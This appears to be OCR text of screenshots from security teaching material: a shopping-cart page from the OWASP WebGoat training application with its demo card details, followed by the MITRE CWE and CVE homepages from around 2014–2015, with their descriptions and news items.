
Shopping Cart Items -- To Buy Now	Price:	Quantity:	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	$69.99
Dynex - Traditional Notebook Case	27.99	1	$27.99
Hewlett-Packard - Pavilion Notebook with Intel® Centrino?	1599.99	1	$1599.99
3 - Year Performance Service Plan $1000 and Over	299.99	1	$299.99

The total charged to your credit card: $1997.96

Enter your credit card number: 4128 3214 0002 1999

Enter your three digit access code: 111

https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project



CWE Common Weakness Enumeration

A Community-Developed Dictionary of Software Weakness Types

CWSS™

CWRAF™

Search by ID: Go

CWE List
- Full Dictionary View
- Development View
- Research View
- Fault Pattern View
- Reports
- Mapping & Navigation

About
- Sources
- Process
- Documents
- FAQs

Community
- Use & Citations
- SwA On-Ramp
- Discussion List
- Discussion Archives
- Contact Us

Scoring
- Prioritization
- CWSS
- CWRAF
- CWE/SANS Top 25

Compatibility
- Requirements
- Coverage Claims Representation
- Compatible Products
- Make a Declaration

News
- Calendar
- Free Newsletter

Search the Site

Building CWE & Consensus

Enlarge

CWE™ International in scope and free for public use, CWE provides a unified, measurable set of software weaknesses that is enabling more effective discussion, description, selection, and use of software security tools and services that can find these weaknesses in source code and operational systems as well as better understanding and management of software weaknesses related to architecture and design.

CWE in the Enterprise

- ▲ Software Assurance
- ▲ Application Security
- ▲ Supply Chain Risk Management
- ▲ System Assessment
- ▲ Training
- ▲ Code Analysis
- ▲ Remediation & Mitigation
- ▲ NVD (National Vulnerability Database)
- ▲ *Recommendation ITU-T X.1524 CWE*, ITU-T CYBEX Series

Related Efforts

- Vulnerabilities (CVE)
- Attack Patterns (CAPEC)
- Cyber Observables (CybOX)
- Malware (MAEC)
- Structured Threat Information (STIX)
- Weakness Scoring System (CWSS)
- Weakness Risk Analysis Framework (CWRAF)
- Build Security In (BSI)
- Making Security Measurable (MSM)

News
- CWE Version 2.8 Now Available
- CWSS Version 1.0 Now Available
- 1 Product from David A. Wheeler Now Registered as Officially "CWE-Compatible"
- MITRE Hosts *Software and Supply Chain Assurance Working Group Meeting*
- CWE, CAPEC, and CVE Are Main Topics of Article about the "Heartbleed" Bug on MITRE's Cybersecurity Blog

More News>>


Status Report

Version 2.8 posted July 31, 2014. There were 58 new entries. There were major changes to 638 entries in support of Software Fault Patterns and the State-of-the-Art Resources (SOAR) report, primarily affecting names, relationships, detection methods, taxonomy mappings, and demonstrative examples. There was a minor schema update. Read the release notes.

More Information

cwe@mitre.org

http://cwe.mitre.org/



Common Vulnerabilities and Exposures

The Standard for Information Security Vulnerability Names

CVE-IDs have a new format –Learn more****

TOTAL CVEs: 68072

CVE® International in scope and free for public use, CVE is a dictionary of publicly known information security vulnerabilities and exposures.

CVE's common identifiers enable data exchange between security products and provide a baseline index point for evaluating coverage of tools and services.

Widespread Use of CVE

- Vulnerability Management
- Patch Management
- Vulnerability Alerting
- Intrusion Detection
- Security Content Automation Protocol (SCAP)
- NVD (National Vulnerability Database)
- US-CERT Bulletins
- CVE Numbering Authorities (CNAs)
- *Recommendation ITU-T X.1520 Common Vulnerabilities and Exposures (CVE)*, ITU-T CYBEX Series

Focus On

CVE-ID Numbers in New Numbering Format Now being Issued

CVE Identifiers (CVE-IDs) using the new numbering format are now being issued. "CVE-2014-10001" with 5 digits in the sequence number and "CVE-2014-100001" with 6 digits in the sequence number are two examples (learn more). Organizations that have not updated to the new CVE-ID format risk the possibility that their products and services could break or report inaccurate vulnerability identifiers, which could significantly impact users' vulnerability management practices.

To make it easy to update, the CVE Web site provides free technical guidance and CVE test data for developers and consumers to use to verify that their products and services will work correctly. In addition, for those who use National Vulnerability Database (NVD) data, NIST provides test data in NVD format at http://nvd.nist.gov/cve-id-syntax-change.

Comments or concerns about this guidance, and/or the test data, is welcome at cve-id-change@mitre.org.

Page Last Updated: February 12, 2015

Latest News

2nd Product from Beijing Netpower Technologies Now Registered as Officially "CVE-Compatible"

ToolsWatch Makes Declaration of CVE Compatibility

CVE Identifier "CVE-2015-0313" Cited in Numerous Security Advisories and News Media References about a Zero-Day Adobe Flash Vulnerability

1 Product from WPScan Now Registered as Officially "CVE-Compatible"

